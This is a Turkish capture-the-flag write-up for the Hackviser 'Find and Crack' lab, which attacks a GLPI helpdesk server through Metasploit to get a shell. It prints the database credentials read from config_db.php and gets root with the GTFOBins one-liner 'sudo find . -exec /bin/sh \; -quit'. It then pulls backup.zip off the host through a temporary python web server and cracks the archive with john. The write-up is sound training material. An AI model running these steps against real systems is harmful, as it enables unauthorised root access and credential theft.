
FIND AND CRACK WRİTE-UP

Bugünkü yazımda Hackviser platformu üzerinde bulunan Find and Crack isimli warmup'ın çözümünü anlatacağım. Bu ısınmayı çözebilmemiz için bize verilen komutu /etc/hosts dosyasına ekliyoruz ve başlıyoruz.

SORU 1: Kullanılan BT Varlık Yönetimi ve hizmet masası sistemi yazılımının adı nedir?

Sitemize erişim sağlayıp giriyoruz.


tıkladıktan sonra cevap URL üzerinde 

Cevap: **glpi**

SORU 2: Veritabanına bağlanmak için kullanılan kullanıcı adı nedir?

Elimizde glpi diye bir yazılım ismi var. Bu yüzden burası ile ilgili bir açık var mı yok mu diye msfconsole ile metasploit framework'e bağlanıp aramalar yapacağım.

Bir açık mevcutmuş. Şimdi bu kısmı biraz inceleyelim. Biraz daha ileri gidip Shell almayı deneyelim.



Başarılı bir şekilde Shell almayı başardık. Şimdi veritabanı ile bilgi istiyor. Bu yüzden config dosyası var mı yok mu onu kontrol edip içini okuyup cevaba ulaşmaya çalışacağım.

```
www-data@debian:/var/www/html/glpi/config$ cat config_db.php
cat config_db.php
<?php
class DB extends DBmysql {
   public $dbhost = 'localhost';
   public $dbuser = 'glpiuser';
   public $dbpassword = 'glpi-password';
   public $dbdefault = 'glpi';
   public $use_timezones = true;
   public $use_utf8mb4 = true;
   public $allow_myisam = false;
   public $allow_datetime = false;
   public $allow_signed_keys = false;
}
```

/var/html/glpi/config klasörü içerisinde config_db.php dosyasını buldum ve içini gösterdiğimizde cevaba ulaşmış olduk.

Cevap: **glpiuser**

SORU 3: Hangi komut sudo ayrıcalıkları ile çalıştırılabilir?

Bu sorunun cevabını bulabilmek için "*sudo –l*" komutunu çalıştıralım.

```
www-data@debian:/var/www/html/glpi/config$ sudo -l
sudo -l
Matching Defaults entries for www-data on debian:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on debian:
    (ALL : ALL) NOPASSWD: /bin/find
```

Burada **find** komutunu kullanabileceğimizi görüyoruz.

SORU 4: backup.zip parolası nedir?

Backup.zip dosyasının nerede olduğunu bulmak için biraz gezinelim.

```
www-data@debian:/home$ cd lost+found
cd lost+found
bash: cd: lost+found: Permission denied
```


Burada /home dizini altında lost+found dizinine giremediğimi gördüm. O yüzden artık yetki yükseltmem gerekiyor. Kullanacağımız komut da find komutu. Hadi başlayalım.

GTFOBins sayfası üzerinde find komutu için yetki yükseltme yolları arasında:


"*sudo find . -exec /bin/sh \; -quit*" komutunu buldum ve denedim.

```
$ sudo find . -exec /bin/sh \; -quit
sudo find . -exec /bin/sh \; -quit
# whoami
whoami
root
```

ARTIK ROOT KULLANICISIYIZ ☺

Root dizini içerisinde dosyamızı buldum. 

Şimdi bunu ana makinemize indirmemiz gerek. Bu yüzden geçici bir sunucuyu hedef makinede açıyoruz ve Google tarayıcısı üzerinden gidiyoruz.(kodumuz: python3 –m http.server 1234)




Directory listing for /

- .bash_history
- .bashrc
- backup.zip

Şimdi indiriyoruz. Elimizde zip dosyası var ve şifrenin ne olduğunu bilmiyoruz. Bunun için john aracı ile şöyle bir yöntem uygulayacağım.

Öncelikle zip dosyasının hash değerini hash.txt içerisine kaydediyoruz.



Daha sonra hash değerini çözmek için yine john aracını kullanıyorum.

Burada zip dosyasının şifresine ulaşmış olduk.

Cevap: **asdf;lkj**

SORU 5: Kimin madencilik yaptığından şüpheleniliyor?

Şimdi şifreyi deneyerek dosyaları zipten çıkaralım ve tek tek dosyaların içini kontrol edelim.

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# cat computers.csv
"Name";"Alternate Username";"Status";"Manufacturers";"Types";"Model";"Operating System - Name";"Comments";"Locations";
"Administration-001";"Bertha Hobbs";"out of use";"Dell";"Laptop";"Vostro 15";"Windows";"";"HQ";
"Administration-002";"Mina Bennett";"in use";"Dell";"Laptop";"Vostro 15";"Windows";"";"HQ";
"Administration-003";"Peter Mcmillan";"in use";"Dell";"Laptop";"Vostro 15";"Windows";"";"HQ";
"Administration-004";"Marley Wilkerson";"in use";"Dell";"Laptop";"Vostro 15";"Windows";"";"HQ";
"Dev-Team-001";"Cameron Acevedo";"in use";"Apple";"Laptop";"Macbook Pro 16";"macOS";"";"Branch Griffy";
"Dev-Team-002";"Zoya Li";"in use";"Apple";"Laptop";"Macbook Pro 16";"macOS";"";"Branch Griffy";
"Dev-Team-003";"Aamina Pratt";"in use";"Apple";"Laptop";"Macbook Pro 16";"macOS";"";"Branch Griffy";
"IT-0001";"Sahar Wright";"in use";"Lenovo";"Laptop";"Thinkpad 14";"Linux";"";"HQ";
"IT-0002";"Lexie Webb";"in use";"Lenovo";"Laptop";"Thinkpad 14";"Linux";"";"HQ";
"IT-0003";"Abbey Berry";"out of use";"Lenovo";"Laptop";"Thinkpad 14";"Linux";"faulty device";"HQ";
"IT-0004";"Ethan Friedman";"in use";"Lenovo";"Laptop";"Thinkpad 14";"Linux";"suspicious. he may be mining";"HQ";
"IT-0005";"Syeda Cortez";"in use";"Lenovo";"Laptop";"Thinkpad 14";"Linux";"";"HQ";
"Legal-001";"Dewey Gordon";"in use";"HP";"Laptop";"Pavilion 16";"Windows";"low cyber security awareness";"HQ";
"Sales-001";"Darcey Stephenson";"in use";"HP";"Laptop";"Pavilion 16";"Windows";"";"Branch Griffy";
"Sales-002";"Emilie Rosario";"in use";"HP";"Laptop";"Pavilion 16";"Windows";"";"Branch Griffy";
"Sales-003";"Oliwia Wheeler";"out of use";"HP";"Laptop";"Pavilion 16";"Windows";"low cyber security awareness";"Branch
Griffy";
"test-1";"";"";"";"";"";"";"";"unknown";
"test-2";"";"";"";"";"";"";"";"unknown";
"test-3";"";"";"";"";"";"";"";"unknown";
```

Burada **Ethan Friedman** adlı kişi “He may be mining.” Cümlesinden cevabı buluyoruz.